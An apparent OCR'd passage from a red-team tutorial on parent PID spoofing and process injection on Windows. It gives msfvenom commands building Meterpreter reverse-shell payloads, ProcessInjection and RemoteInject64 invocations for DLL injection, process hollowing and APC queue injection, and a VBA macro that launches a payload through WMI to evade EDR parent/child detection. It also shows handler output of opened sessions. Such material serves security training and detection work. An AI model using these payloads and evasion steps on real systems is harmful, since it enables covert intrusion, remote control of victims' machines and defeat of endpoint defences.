
```
msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread LHOST=10.0.0.13
LPORT=4444 -f hex > pentestlab.txt
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread LHOST=10.0.0
.13 LPORT=4444 -f hex > pentestlab.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 511 bytes
Final size of hex file: 1022 bytes

root@kali:~#
```

Generate ShellCode – HEX


The tool requires the path of the injected process, the path of the shellcode, the parent process name, the file format of the payload and the process injection technique. Executing the following command will inject the shellcode into a new process (calc.exe) using as a parent explorer.exe.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt"
/parentproc:explorer /f:hex /t:4
```



ProcessInjenction – Vanilla

Monitoring the processes will validate that the calculator has been created in the context of explorer.exe.




ProcessInjection – Process Explorer

The shellcode will executed in the virtual address space of calc.exe and a communication will established with the command and control.

ProcessInjection – Vanilla Meterpreter

ProcessInjection supports also parent PID spoofing with DLL injection. Arbitrary DLL files can be generated with Metasploit “msfvenom”.


```
msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread LHOST=10.0.0.13
LPORT=4444 -f dll > pentestlab.dll
```



Metasploit – DLL


The path of the DLL needs to be specified instead of the shellcode and the technique value should be changed to 5.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.dll"
/parentproc:explorer /t:5
```




ProcessInjection – DLL Injection

When the remote thread will be created inside the process the shellcode will executed and a Meterpreter session will open.



ProcessInjection – DLL Injection Meterpreter


The session will run under the context of “*rundll32*” process.



ProcessInjection – Process Explorer DLL

Specifying the technique number 6 will perform parent process spoofing with process hollowing technique.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt"
/parentproc:explorer /f:hex /t:6
```




ProcessInjection – Process Hollowing

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 22 opened (10.0.0.13:4444 → 10.0.0.4:49683) at
2020-02-18 13:50:33 -0500

meterpreter >
```

ProcessInjection – Meterpreter

The tool also supports process injection with asynchronous procedure call. Execution of the shellcode will occur before the entry point of the main thread of the targeted process for a more stealthier approach.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt"
/parentproc:explorer /f:hex /t:8
```




ProcessInjection – APC Queue

```
       =[ metasploit v5.0.68-dev                          ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post        ]
+ -- --=[ 562 payloads - 46 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                       ]

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 23 opened (10.0.0.13:4444 → 10.0.0.4:49684) at
2020-02-18 13:53:25 -0500

meterpreter > getpid
Current pid: 4548
meterpreter >
```

ProcessInjection – APC Queue Meterpreter

A C# utility called RemoteProcessInjection also exists with the ability to perform process injection. The tool was designed for Cobalt Strike and accepts base-64 based payloads. Metasploit utility “msfvenom” can generate raw shellcode which can be trivially converted to base-64.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o payload64.bin
LHOST=10.0.0.13 LPORT=4444
base64 -i /root/payload64.bin > payload64.txt
```




msfvenom – Raw Base64 Payload

The shellcode will be injected into the target process. Even though it doesn’t utilize the “*CreateProcess*” API to spoof the parent process it gives the ability to hide malware inside legitimate windows processes.

```
RemoteInject64.exe 4272 <base64-shellcode>
```

Remote Process Injection

The payload will executed from the memory address space of the target process. The process injection method has similarities with the “*migrate*” Metasploit command since it uses the same Windows API’s.



Remote Process Injection – Meterpreter


VBA

Microsoft office has been always a very popular delivery mechanism of malware as it helps threat actors and red team to get initial foothold inside an organisation. However execution of malicious code in the form of a macro will create an arbitrary child process that could be easily discovered by EDR's that have the ability to analyse the anomaly between the parent and child relationship of processes.

There are a variety of approaches that could be used in order to evade detection of EDR products that investigate parent/child relationships. For example VBScript can invoke other system resources to execute malware such as WMI, COM or scheduled tasks. Therefore the parent process will not be WINWORD for example but a process of the Windows operating system.


The following macro will use WMI (Windows Management Instrumentation) in order to create a new process.

```
Sub Parent()

Set objWMIService = GetObject("winmgmts:
{impersonationLevel=impersonate}!\\.\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Temp\pentestlab.exe", Null, objConfig,
intProcessID)

End Sub
```



Macro – WMI

The benefit from this approach is that the created process will be spawned under "*WmiPrvSE.exe*" instead of an office process.



WMI Process Explorer


A communication channel will open with the command and control framework.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:2222
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 33 opened (10.0.0.13:2222 → 10.0.0.4:49679) at
2020-02-19 07:06:39 -0500

meterpreter > getpid
Current pid: 4748
meterpreter >
```

WMI Macro – Meterpreter

